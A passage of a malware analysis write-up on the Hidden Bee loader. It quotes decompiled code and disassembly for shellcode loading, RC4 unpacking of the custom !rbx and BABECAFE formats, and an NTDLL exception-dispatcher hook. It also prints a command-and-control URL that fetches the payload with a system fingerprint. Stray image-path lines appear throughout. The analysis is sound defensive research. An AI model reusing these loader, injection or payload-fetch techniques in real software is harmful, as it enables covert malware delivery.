
Also, there is a check if the application can open a file '\??\NPF-{0179AC45-C226-48e3-A205-DCA79C824051}'.

If all the checks pass, the function proceeds and queries the following URL, where GET variables contain the system fingerprint:

```
sltp://bbs.favcom.space:1108/setup.bin?
id=999&sid=0&sz=a7854b960e59efdaa670520bb9602f87&os=65542&ar=0
```

The hash (sz=) is an MD5 generated from VolumeIDs. Then follows the (os=) identifying version of the operating system, and the identifier of the architecture (ar=), where 0 means 32 bit, 1 means 64bit.

The content downloaded from this URL (starting from a magic DWORD 0xFEEDFACE – 79e851622ac5298198c04034465017c0) contains the encrypted package (in !rbx format), and a shellcode that will be used to unpack it. The shellcode is loaded to the current process and then executed.



The ‘FEEDFACE’ module contains the shellcode to be loaded

The shellcode’s start function uses three parameters: pointer to the functions in the previous module (core sdb), pointer to the buffer with encrypted data, size of the encrypted data.

```
if ( loaded_shellcode )
{
  if ( module_ptr )
  {
    to_malloc = ::to_malloc;
    to_memcpy = ::to_memcpy;
    to_free = ::to_free;
    _VirtualAlloc = VirtualAlloc;
    _VirtualFree = VirtualFree;
    ntdll = GetModuleHandleA(aNtdllDll_0);
    _ZwQueryInformationProcess = GetProcAddress(ntdll, aZwqueryinforma);
    ((void (__stdcall *)(int (__stdcall **)(int), int, size_t))loaded_shellcode)(
      &to_malloc,                       // pointer to the array of functions
      module_ptr,
      module_size);
    VirtualFree(loaded_shellcode, 0, 0x8000);
  }
}
```

The loader calling the shellcode

Fourth stage: the shellcode decrypting !rbx

The beginning of the loaded shellcode:

```
Address   Hex dump          Disassembly
00210000  E9 03040000       JMP 00210408
00210005  55                PUSH EBP
00210006  8BEC              MOV EBP,ESP
00210008  51                PUSH ECX
00210009  51                PUSH ECX
0021000A  8B45 08           MOV EAX,DWORD PTR SS:[EBP+0x8]
0021000D  8945 FC           MOV DWORD PTR SS:[EBP-0x4],EAX
00210010  8365 F8 00        AND DWORD PTR SS:[EBP-0x8],0x0
00210014  EB 07             JMP SHORT 0021001D
00210016  8B45 F8           MOV EAX,DWORD PTR SS:[EBP-0x8]
00210019  40                INC EAX
0021001A  8945 F8           MOV DWORD PTR SS:[EBP-0x8],EAX
0021001D  8B45 F8           MOV EAX,DWORD PTR SS:[EBP-0x8]
00210020  3B45 0C           CMP EAX,DWORD PTR SS:[EBP+0xC]
00210023  73 0B             JNB SHORT 00210030
00210025  8B45 FC           MOV EAX,DWORD PTR SS:[EBP-0x4]
00210028  0345 F8           ADD EAX,DWORD PTR SS:[EBP-0x8]
0021002B  8020 00           AND BYTE PTR DS:[EAX],0x0
0021002E  EB E6             JMP SHORT 00210016
00210030  C9                LEAVE
00210031  C2 0800           RETN 0x8
```

The shellcode does not fill any imports by itself. Instead, it fully relies on the functions from core.sdb module, to which it passes the pointer. It makes use of the following function: malloc, mecpy, memfree, VirtualAlloc.

```
002101A1  75 6B             JNZ SHORT 0021020E
002101A3  FF76 1C           PUSH DWORD PTR DS:[ESI+0x1C]
002101A6  8B7D 08           MOV EDI,DWORD PTR SS:[EBP+0x8]
002101A9  FF17              CALL DWORD PTR DS:[EDI]          call malloc via core.sdb
002101AB  85C0              TEST EAX,EAX

Jump is NOT taken

Address   Hex dump          Disassembly                      Comment
000709DF  FF7424 04         PUSH DWORD PTR SS:[ESP+0x4]
000709E3  FF15 44530700     CALL DWORD PTR DS:[0x75344]      msvcrt.malloc
000709E9  59                POP ECX
000709EA  C2 0400           RETN 0x4
000709ED  FF7424 04         PUSH DWORD PTR SS:[ESP+0x4]
000709F1  FF15 3C530700     CALL DWORD PTR DS:[0x7533C]      msvcrt.free
000709F7  59                POP ECX
000709F8  C2 0400           RETN 0x4
000709FB  FF7424 0C         PUSH DWORD PTR SS:[ESP+0xC]
000709FF  FF7424 0C         PUSH DWORD PTR SS:[ESP+0xC]
00070A03  FF7424 0C         PUSH DWORD PTR SS:[ESP+0xC]
00070A07  E8 B8470000       CALL 000751C4                    JMP to ntdll.memcpy
00070A0C  83C4 0C           ADD ESP,0xC
00070A0F  C2 0C00           RETN 0xC
```


Example: calling malloc via core.sdb

Its role is to reveal another part. It comes in an encrypted package starting from a marker !rbx. The decryption function is called just at the beginning:

```
00210408 push    ebp
00210409 mov     ebp, esp
0021040B sub     esp, 40h
0021040E push    ebx
0021040F push    esi
00210410 push    edi
00210411 mov     edi, [ebp+main_module]
00210414 push    [ebp+rbx_size]  ; rbx_size
00210417 xor     esi, esi
00210419 push    [ebp+buffer_rbx] ; buffere_rbx
0021041C push    edi             ; main_module
0021041D call    decrypt_from_rbx
00210422 mov     ebx, eax
00210424 test    ebx, ebx
```

Calling the decrypting function (at Entry Point of the shellcode)


First, the function checks the !rbx marker and the checksum at the beginning of the encrypted buffer:



Checking marker and then checksum

It is decrypted with the help of RC4 algorithm, and then decompressed.

After decryption, the markers at the beginning of the buffer are checked. The expected format must start from predefined magic DWORDs: 0xCAFEBABE,0, 0xBABECAFE:



The !rbx package format


The !rbx is also a custom format with a consistent structure.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	21	72	62	78	DE	B5	F9	0F	37	3E	08	00	5B	9B	E0	74	!rbxŢµů.7>..[›ŕt
00000010	3E	42	42	8A	88	01	68	2F	99	0F	BF	E7	30	34	0A	00	>BBŠ..h/™.żç04..
00000020	92	AA	24	61	B2	2D	90	26	94	9D	F7	D7	9C	D2	D8	B4	’Ş$a.-.&”t÷×śŇŘ´
00000030	6A	0F	F9	B6	E6	66	62	D4	10	A4	56	B1	34	4C	56	3F	j.ů¶ćfbÔ.¤V±4LV?
00000040	C9	1A	A0	C4	71	F5	71	2A	30	9D	0B	20	32	DF	45	0C	É. Äqőq*0t. 2ßE.
00000050	BE	62	E5	26	15	33	3C	7E	DA	95	D2	2A	D9	51	63	92	Ibĺ&.3<~Ú•Ň*ŮQc’
00000060	D1	3E	AD	37	0C	79	DB	93	8A	6A	DE	D4	08	53	C5	EE	Ń>.7.yŰ“ŠjŢÔ.SĹî


```
DWORD magic; // "!rbx"
DWORD checksum;
DWORD content_size;
BYTE rc4_key[16];
DWORD out_size;
BYTE content[];
```

The custom file system (BABECAFE)

The full decrypted content has a consistent structure, reminiscent of a file system. According to the previous reports, earlier versions of Hidden Bee used to adapt the ROMS filesystem, adding few modifications. They called their customized version “Mixed ROM FS”. Now it seems that their customization process has progressed. Also the keywords suggesting ROMFS cannot be found. The headers starts from the markers in the form of three DWORDS: { 0xCAFEBABE, 0, 0xBABECAFE }.



The layout of BABECAFE FS:




We notice that it differs at many points from ROM FS, from which it evolved.

The structure contains the following files:

/bin/amd64/coredll.bin
/bin/i386/coredll.bin
/bin/i386/preload
/bin/amd64/preload
/pkg/sputnik.spk
/installer/com_x86.dll (6177bc527853fe0f648efd17534dd28b)
/installer/com_x64.dll
/pkg/plugins.spk

The files /pkg/sputnik.spk and /pkg/plugins.spk are both compressed packages in a custom !rsi format.



Beginning of the !rsi package in the BABECAFE FS
Each of the spk packages contain another custom filesystem, identified by the keyword SPUTNIK (possibly the extension ‘spk’ is derived from the SPUTNIK format). They will be unpacked during the next steps of the execution.

Unpacked plugins.spk: 4c01273fb77550132c42737912cbeb36
Unpacked sputnik.spk: 36f3247dad5ec73ed49c83e04b120523.

Selecting and running modules

Some executables stored in the filesystem are in two version: 32 and 64 bit. Only the modules relevant to the current architecture are loaded. So, in the analyzed case, the loader chooses first: /bin/i386/preload (shellcode) and /bin/i386/coredll.bin (a module in NS custom format). The names are hardcoded in the loader within the loading shellcode:

```
v44 = 0;
v29 = 0;
path_str = 'nib/';                      // bin/i386/preload
v31 = '/';
v32 = 'i';
v33 = '3';
v34 = '8';
v35 = '6';
v36 = '/';
v37 = 'p';
v38 = 'r';
v39 = 'e';
v40 = 'l';
v41 = 'o';
v42 = 'a';
v43 = 'd';
path_str2 = 'nib/';                     // bin/i386/coredll.bin
                                        //
v12 = '/';
v13 = 'i';
v14 = '3';
v15 = '8';
v16 = '6';
v17 = '/';
v18 = 'c';
v19 = 'o';
v20 = 'r';
v21 = 'e';
v22 = 'd';
v23 = 'l';
v24 = 'l';
v25 = '.';
v26 = 'b';
v27 = 'i';
v28 = 'n';
preload_bin = search_by_path(_prev_module, result, (int)&path_str, (int)&prev_module);
coredll_bin = search_by_path(_prev_module, v6, (int)&path_str2, (int)&v49);
v47 = coredll_bin;
```

Searching the modules in the custom file system

After the proper elements are fetched (preload and coredll.bin), they are copied together into a newly-allocated memory area. The coredll.bin is copied just after preload. Then, the preload module is called:

Redirecting execution to preload

The preload is position-independent, and its execution starts from the beginning of the page.

```
00210581   837D F4 00      CMP DWORD PTR SS:[EBP-0xC],0x0
00210585 v 74 06           JE SHORT 0021058D
00210587   FF75 F4         PUSH DWORD PTR SS:[EBP-0xC]
0021058A   FF57 04         CALL DWORD PTR DS:[EDI+0x4]
0021058D   FF75 EC         PUSH DWORD PTR SS:[EBP-0x14]
00210590   FF57 04         CALL DWORD PTR DS:[EDI+0x4]      memfree
00210593   85F6            TEST ESI,ESI
00210595 v 74 02           JE SHORT 00210599
00210597   FFD6            CALL ESI                         call_preload_bgn
00210599   5F              POP EDI                          kernel32.VirtualAlloc
0021059A   5E              POP ESI                          kernel32.VirtualAlloc
0021059B   5B              POP EBX                          kernel32.VirtualAlloc
0021059C   C9              LEAVE
0021059D   C2 0C00         RETN 0xC
```

Entering

```
ESI=7FFA0000
Address   Hex dump          Disassembly                    Comment
7FFA0000  90                NOP
7FFA0001  90                NOP
7FFA0002  90                NOP
7FFA0003  E8 42000000       CALL 7FFA004A
7FFA0008  48                DEC EAX
7FFA0009  60                PUSHAD
7FFA000A  8477 80           TEST BYTE PTR DS:[EDI-0x80],DH
7FFA000D  06                PUSH ES
7FFA000E  0000              ADD BYTE PTR DS:[EAX],AL
7FFA0010  808D 00000800     OR BYTE PTR SS:[EBP+0x80000],0x0
```

'preload'

The only role of this shellcode is to prepare and run the coredll.bin. So, it contains a custom loader for the NS format that allocates another memory area and loads the NS file there.

Fifth stage: preload and coredll

After loading coredll, preload redirects the execution there.

```
10002EB3 push    ebp
10002EB4 mov     ebp, esp
10002EB6 sub     esp, 13Ch
10002EBC push    ebx
10002EBD mov     ebx, [ebp+module_handle]
10002EC0 push    esi
10002EC1 mov     esi, ds:GetProcAddress
10002EC7 cmp     word ptr [ebx], 'SN'
10002ECC push    edi
10002ECD mov     edi, ds:GetModuleHandleA
10002ED3 jnz     short loc_10002EF3
```

```
10002ED5 push    offset aZwqueryinforma ; "ZwQueryInformationProcess"
10002EDA push    offset aNtdll   ; "ntdll"
10002EDF call    edi ; GetModuleHandleA
10002EE1 push    eax
10002EE2 call    esi ; GetProcAddress
10002EE4 push    offset ntdll_patch
10002EE9 mov     ds:_ZwQueryInformationProcess, eax
10002EEE call    patch_KiUserExceptionDispatcher
```

coredll at its Entry Point

The coredll patches a function inside the NTDLL— KiUserExceptionDispatcher—redirecting one of the inner calls to its own code:

```
                Hex                                 Disasm
7781F8E9  E8F03A7708                  CALL 0X7FF933DE                redirection to the coredll module
7781F8EE  85C0                        TEST EAX, EAX
7781F8F0  0F8CADEFFFFF                JL 0X7781E8A3
7781F8F6  F645F040                    TEST BYTE [EBP-0X10], 0X40
7781F8FA  0F84A3EFFFFF                JZ 0X7781E8A3
7781F900  C6450B00                    MOV BYTE [EBP+0XB], 0X0
7781F904  E8E6790200                  CALL 0X778472EF
```

A patch inside KiUserExceptionDispatcher

Depending on which process the coredll was injected into, it can take one of a few paths of execution.

If it is running for the first time, it will try to inject itself again—this time into rundll32. For the purpose of the injection, it will again unpack the original !rbx package and use its original copy stored there.


```
10003EC8 loc_10003EC8:                   ; MaxCount
10003EC8 push    dword ptr [esi]
10003ECA push    dword ptr [esi+4] ; Src
10003ECD call    unpack_xbr_package
10003ED2 pop     ecx
10003ED3 cmp     eax, ebx
10003ED5 pop     ecx
10003ED6 mov     [ebp+arg_4], eax
10003ED9 jz      loc_10003FCA
```

Entering the unpacking function

